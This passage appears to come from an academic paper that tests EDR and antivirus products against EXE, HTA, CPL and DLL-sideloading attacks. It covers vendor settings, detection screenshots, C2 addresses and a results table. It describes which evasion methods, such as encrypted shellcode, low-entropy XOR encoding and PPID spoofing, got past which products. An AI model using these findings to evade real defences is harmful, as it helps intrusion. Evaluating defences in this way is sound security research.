For this solution we decided to enable all the features needed using the buttons in the console to use its engines including static and behavioral AI, script, lateral movement, fileless threat detection etc. Moreover, we enabled all the features Deep Visibility provides apart from the full disk scan and data masking. We also chose to kill processes and quarantine the files.


Sentinel One has some new features that when the first tests were conducted were in test mode, meaning that they were not used and also required custom configuration to be enabled.

4.23.2 EXE - HTA - CPL

Notably, none of these attack vectors issued an alert to Sentinel One. With the test features enabled all three attack vectors that passed were blocked since the EDR was targeting the core of the payloads, thus , the shellcode itself.

4.23.3 DLL

As soon as the folder with the MS-Teams installation touched the disk, an alert was triggered indicating that the malicious DLL was unsigned, and this could be a potential risk.


THREAT INDICATORS (5)   NOTES

Abnormalities

This binary contains abnormal section names which could be an indication that it was created with non-standard development tools.

Hiding/Stealthiness

The majority of sections in this PE have high entropy, a sign of obfuscation or packing.

This binary may contain encrypted or compressed data as measured by high entropy of the sections (greater than 6.8).

General

This binary imports functions used to raise kernel exceptions.

This binary imports debugger functions.

THREAT FILE NAME USP10.dll   Copy Details   Download Threat File

PATH	\Device\HarddiskVolume3\Users\HX\Downloads\ploads\ploads\MS-Team...	INITIATED BY	Agent Policy
COMMAND LINE ARGUMENTS	N/A	ENGINE	On-Write Static AI - Suspicious
PROCESS USER	DESKTOP-E9OL5NQ\S1	DETECTION TYPE	Static
PUBLISHER NAME	N/A	CLASSIFICATION	Malware
SIGNER IDENTITY	N/A	FILE SIZE	618.50 KB
SIGNATURE VERIFICATION	NotSigned	STORYLINE	FE5B331374B32B5D
ORIGINATING PROCESS	explorer.exe	THREAT ID	1084709744017322666
SHA1	77ff120d16fa441dc66ff7a7f3acfbddb8b08852		


Figure 50: Sentinel One reporting the DLL attack.

As it can be observed in Figure 50, the high entropy of our DLL was detected as an IoC. The IoC was correct as our shellcode was AES encrypted. It should be noted that previous experiments with Sentinel One with low entropy files (using XOR encoding) passed the test without any issues implying that the actual issues were due to the high entropy of the DLL.

4.24 Sophos Intercept X with EDR

Sophos Intercept is one of the most well-known and trusted AVs/EDRs. It has been previously used as a test case for user-mode hook evasion[19]. The EDR version provides a complete view of the incidents and really detailed telemetry, as well as a friendly interface with insightful graphs. Some of its features can be seen Figure 51.

[19]`https://www.mdsec.co.uk/2020/08/firewalker-a-new-approach-to-generically-bypass-user-space-edr-hooking/`



Protect document files from ransomware (CryptoGuard)
- ✓ Protect from remotely run ransomware
- ✓ Protect from Encrypting File System attacks
  - This setting applies to computers running the latest version of Sophos Intercept X

Protect from master boot record ransomware

Protect critical functions in web browsers (Safe Browsing)

Mitigate exploits in vulnerable applications
- ✓ Protect web browsers
- ✓ Protect web browser plugins
- ✓ Protect Java applications
- ✓ Protect media applications
- ✓ Protect office applications

Protect processes
- ✓ Prevent process hollowing attacks
- ✓ Prevent DLLs loading from untrusted folders
- ✓ Prevent credential theft
- ✓ Prevent code cave utilisation
- ✓ Prevent APC violation
- ✓ Prevent privilege escalation

Dynamic shellcode protection
- This setting applies to computers running the latest version of Sophos Intercept X

Validate CTF Protocol caller
- This setting applies to computers running the latest version of Sophos Intercept X

Prevent side loading of insecure modules
- This setting only applies to endpoints you add to the New Endpoint Protection and EDR Features EAP. Join the EAP now

Protect network traffic
- ✓ Detect malicious connections to command and control servers
- ✓ Prevent malicious network traffic with packet inspection (IPS)
  - This setting only applies to endpoints you add to the New Endpoint Protection and EDR Features EAP. Join the EAP now

Detect malicious behavior (HIPS). We're phasing out this feature and replacing it with the feature below.

Detect malicious behavior
- This setting only applies to endpoints you add to the New Endpoint Protection and EDR Features EAP. Join the EAP now

AMSI Protection (with enhanced scan for script-based threats)
- This setting applies to computers running the latest version of Core Agent
- ✓ Prevent removal of AMSI registration
  - This setting applies to computers running the latest version of Sophos Intercept X

Figure 51: The settings for Sophos.

4.24.1 Enabled settings


In the case of Sophos, the configuration was simple and intuitive for the user. Therefore, we enabled all offered features, which provided protection without usability issues.

4.24.2 EXE

This was the only vector that worked flawlessly against this EDR. In fact, only a small highlight event was produced due to its untrusted nature because it was not signed. PPID spoofing worked, and no alerts were produced, but the activities of `werfault.exe` were logged by Sophos, e.g. the connection to our domain.See Figure 52.

4.24.3 DLL

Unfortunately, the malicious DLL could not be loaded, yet the EDR produced no alert. Interestingly, the application was executed normally without the DLL in the folder. We assume that there might be some interference due to the EDR's process protection features as the payload was functioning normally.


Network connection details : ip-connector-6196:132579887806120890

Type: IP address


Destination addresses:

136.244.103.158

Figure 52: Executable was able to run the shellcode and connect to the C2.

4.24.4 CPL

As soon as the `.cpl` file was executed, an alert was produced, the process was blocked, and the attack path in Figure 53 was created. As it can be observed, detailed telemetry was produced about the system's activities.


Threat Analysis Center - ML/PE-A

Overview / Threat Analysis Center Dashboard / Detected Threat Cases / ML/PE-A

Help · George Karantzas · individual · Super Admin

DESKTOP-LNBELHB 172.16.61.241 → Root Cause Windows Explorer → Beacon update.cpl → Detected Feb 17, 2021 12:40 AM → Not cleaned

Summary

Detection name:	ML/PE-A
Root cause:	explorer.exe
Possible data involved:	1 business file
Where:	On DESKTOP-LNBELHB that belongs to DESKTOP-LNBELHB\sophos
When:	Detected on Feb 17, 2021 12:40 AM

Suggested next steps

Set a status for the threat case — Priority: Medium — Status: New

Investigate 1 process that we've marked with an "uncertain" reputation. See graph below for details

Isolate this device while you investigate

Scan the device

Run a Live Discover query


Analyze · Case record

Filters: ✓ Processes ✓ Other files ✓ Business files ✓ Network connections ✓ Registry keys — Show full graph

Figure 53: CPL was blocked by Sophos. Details and graph.

4.24.5 HTA

As soon as the `iexplore.exe` visited and downloaded the `hta` file, its actions were blocked, and detailed attack telemetry was produced once again.See Figures 54 and 55.


Threat Analysis Center - Lockdown

Overview / Threat Analysis Center Dashboard / Detected Threat Cases / Lockdown

Help ▾ George Karantzas ▾
individual · Super Admin

DESKTOP-LNBELHB 172.16.61.241 → ● Root Cause Internet Explorer 11 → ● Beacon Internet Explorer 11 → Detected Feb 17, 2021 12:38 AM → Not cleaned

Summary

Detection name:	Lockdown
Root cause:	iexplore.exe
Possible data involved:	no business files
Where:	On DESKTOP-LNBELHB that belongs to DESKTOP-LNBELHB\sophos
When:	Detected on Feb 17, 2021 12:38 AM

Suggested next steps

Set a status for the threat case Priority: Low ▾ Status: New ▾

Isolate this device while you investigate

Scan the device


Run a Live Discover query

Analyze | Case record

Filters: ✓ Processes ✓ Other files ✓ Business files ✓ Network connections ✓ Registry keys

Show full graph

Figure 54: HTA was blocked by Sophos. Details and graph.



a-banking.com/favicon.ico	URL	-	1
a-banking.com	DNS domain name	-	9
a-banking.com/search	URL	-	18
a-banking.com/ebanking/payment.hta	URL	-	1
a-banking.com/ebanking/payment.html	URL	-	1

Figure 55: Network connections to our domain as logged by Sophos.

4.25 Symantec Endpoint Protection

Symantec Endpoint Protection is a well-known solution and among the most used ones in multiple industries. It combines a highly sophisticated static detection engine with emulators. The latter considers anti-evasion techniques, addressing packed malware obfuscation techniques and detects the malware that is hidden inside even custom packers. Symantec Endpoint Protection uses a machine learning engine to determine whether a file is benign or malicious through a learning process. Symantec Security Response trains this engine to recognise malicious attributes and defines the machine learning engine's rules to make detections. Symantec leverages its cloud service to confirm the detection that the machine learning engine made. To protect endpoint devices, it launches a specially anti-malware mechanism on startup, before third-party drivers initialise, preventing the actions of malicious drivers and rootkits, through an ELAM driver[20]. The EDR is highly configurable and easy to adapt to everyday enterprise life with a powerful HIDS and network monitoring which enable it to identify and block network-based lateral movement, port scans, as well as common malware network behaviour, e.g. meterpreter's default HTTPS communication.


4.25.1 Enabled settings

We enabled the default features using the default levels of protection. They were enough to provide adequate protection without causing issues.

[20] `https://docs.microsoft.com/en-us/windows-hardware/drivers/install/elam-driver-requirements`

4.25.2 HTA

In our attacks, Symantec Endpoint Protection managed to identify and block only the HTA attack, see Figure 56. However, no alert was raised to the user.


Symantec Endpoint Protection Detection Results

Symantec Endpoint Protection is analyzing the risks.

Filename	Risk	Action	Risk Type	Logged By	Original Location	Computer	User
payment[1].hta	ISB.Heuristic!g...	Pending Analysis	Heuristic Virus	Auto-Protect s...	C:\Users\sep\AppData\Local\Mic...	DESKTOP-CIS8...	sep

Figure 56: Identified and blocked HTA attack from Symantec Endpoint Protection.

4.25.3 CPL-EXE-DLL

All three attack vectors (CPL, EXE, and DLL) were successful, without the EPP identifying, blocking them or producing any alert.

4.26 Symantec Endpoint Security (SES) Complete

Compared with Symantec Endpoint Security, the Complete version, beyond being newer, it provides EDR telemetry, and more insight on what is happening in the EDR.

4.26.1 Enabled settings

As Symantec ES Complete is comprised of several modules there are different policies that are responsible for each module's function. The active policies and their configurations respectively were the following:

- Exploit Protection - MEM Policy: We used the default policy in active mode with no extra admin-defined applications.
- Firewall Policy: There was no particular need in tuning the firewall further than the default applied protections.
- Detection and Response: Maximum telemetry was the goal with no optimization in terms of log collection and storage. We also applied extensive logging to both of the LoLbins used as a proactive measure.
- Adaptive Protection Policy: We denied all the MITRE mapped techniques including the HTTP traffic blocking of RunDLL32.
- Malware Policy: We increased the blocking level to 3 and monitoring level to 4, a common measure to increase detection efficiency and decrease False Positives and therefore noise.
- IPS Policy: We enabled the module with no whitelists.
- System Policy: We used the default policy with enabled tamper protection.
- Integrity Policy: We enabled integrity checks.

4.26.2 HTA

The HTA attack vector was detected and blocked statically.

4.27 CPL-DLL-EXE

While all the attack three vectors were detected and an alert was raised, SES Complete did not block them although the "RunDll32 blocking HTTP traffic" rule was set to on.

4.28 Trend Micro Apex One

Apex One is a well-known solution and ranked among the top ones on Gartner's table. Its overall features beyond the basic protection and firewall capabilities include predictive machine learning and can also be used for offline protection. The lightweight, offline model helps to protect the endpoints against unknown threats even when a functional Internet connection is not unavailable. Security Agent policies provide increased real-time protection against the latest fileless attack methods through enhanced memory scanning for suspicious process behaviours. Security Agents can terminate suspicious processes before any damage can be done. Enhanced scan features can identify and block ransomware programs that target documents that run on endpoints by identifying common behaviours and blocking processes commonly associated with ransomware programs. You can configure Security Agents to submit file objects containing previously unidentified threats to a Virtual Analyzer for further analysis. After assessing the objects, Virtual Analyzer adds the objects it determined to contain unknown threats to the Virtual Analyzer Suspicious Objects lists and distributes the lists to other Security Agents throughout the network. Finally, Behaviour Monitoring constantly monitors endpoints for unusual modifications to the operating system and installed software.


According to our research, Apex One uses network, kernel callbacks, hooking; in both kernel and usermode, ETW, and AMSI to perform behavioural detection. More specifically, for ETW Apex One uses a data collector called TMSYSEVT_ETW.

4.28.1 Enabled settings

In Apex One we leveraged as much features as possible that were presented in the policy editor such as the EDR's smart scanning method, intelliscan, scanning of compressed files, OLE object scanning, intellitrap (a feature used to combat real time compression of malware), ransomware protection (behavioural protection against ransomware, not needed for our tests), anti exploit protection, monitoring of newly encountered programs, C&C traffic filtering, and of course predictive machine learning. Finally, we configured the EDR to block all malicious behaviour.

4.28.2 EXE-DLL-CPL-HTA

After collaboration with Trend Micro we performed the experiments in the provided environment. Notably, all attack vectors were successful. However, there were three generic alerts with low criticality that were raised notifying that, e.g. an HTA or a CPL file were opened. The latter does not necessarily mean that there was a malicious usage.




37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	800	x64	1s
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	2436	x64	728ms
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	rundll32.exe	5172	x86	580ms
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	7768	x64	1s
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	9488	x64	2s
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	werfault.exe	10268	x64	2s
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	10296	x64	513ms
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	10920	x64	1s

Figure 57: HTA attack against Apex One.

4.29 Aggregated results

Table 1 illustrates an aggregated overview of our findings. Evidently, from the 112 attacks that were launched, more than half of them were successful. It is rather alarming that only a handful of the EDRs managed to detect all of the attacks. More precisely, the bulk of the successful attacks, issued no alert to the endpoint solution to at least inform the corresponding team that an attacks has been launched. Even more, there are many cases of successful attacks with different kind of alerts many of which denote that the blocking capabilities of many of these solutions are more limited than expected.



DETECTION NAME	DETECTION TYPE	OBJECT NAME	HASH	SIZE [B]	FIRST OCCURRED
MSIL/Kryptik.XOL	trojan	file://C:\Users\eset\Desktop\update.cpl	e9d8e27b23b5fd8f2fcdf9904407148fb41...	163840	2021 Jun 21 06:35:53

Figure 58: Detected and blocked CPL attack against Apex One.

EDR	CPL	HTA	EXE	DLL
BitDefender GravityZone Plus	✗	✗	✓	✗
Carbon Black Cloud	⋆	⋆	✓	✓
Carbon Black Response	•	✗	✓	✓
Check Point Harmony	✗	⋄	✗	✓
Cisco AMP	✗	✗	✓	⊙
Comodo OpenEDR	✗	✓	✗	✓
CrowdStrike Falcon	✓	✓	✗	✓
Cylance PROTECT	◦	◦	✓	✗
Cynet	✗	✓	✓	✓
Elastic EDR	✗	✓	✓	✗
F-Secure Elements Endpoint Detection and Response	⋄	†	✓	✗
FortiEDR	✗	✗	✗	✗
Harfang Lab Hurukai	✗	✓	✗	✓
ITrust ACSIA	✓	✓	✓	✓
McAfee Endpoint Protection with MVision EDR	✗	•	✓	✓
Microsoft Defender for Endpoints (original IOCs)	⋆	✗	✗	✓
Microsoft Defender for Endpoints (Updated MDE)	⋆	✗	✗	✗
Microsoft Defender for Endpoints (Updated MDE & IOCs)	∇	✗	✗	✓
Minerva Labs	⊕	✗	✓	✗
Palo Alto Cortex	✓	✓	✗	✓
Panda Adaptive Defense 360	✗	✓	⋆	✓
Sentinel One (without test features)	✓	✓	✓	✗
Sentinel One (with test features)	✗	✗	✗	✗
Sophos Intercept X with EDR	✗	✗	✓	-
Symantec Endpoint Protection Complete	⋆	✗	⋆	⋆
Trend micro Apex One	•	•	✓	✓
Endpoint Protection				
ESET PROTECT Enterprise	✗	✗	✓	✓
F-Secure Elements Endpoint Protection Platform	✓	✓	✓	✓
Kaspersky Endpoint Security	✗	✗	✗	✓
McAfee Endpoint Protection	✗	✗	✓	✓
Symantec Endpoint Protection	✓	✗	✓	✓

Table 1: Aggregated results of the attacks for each tested solution.
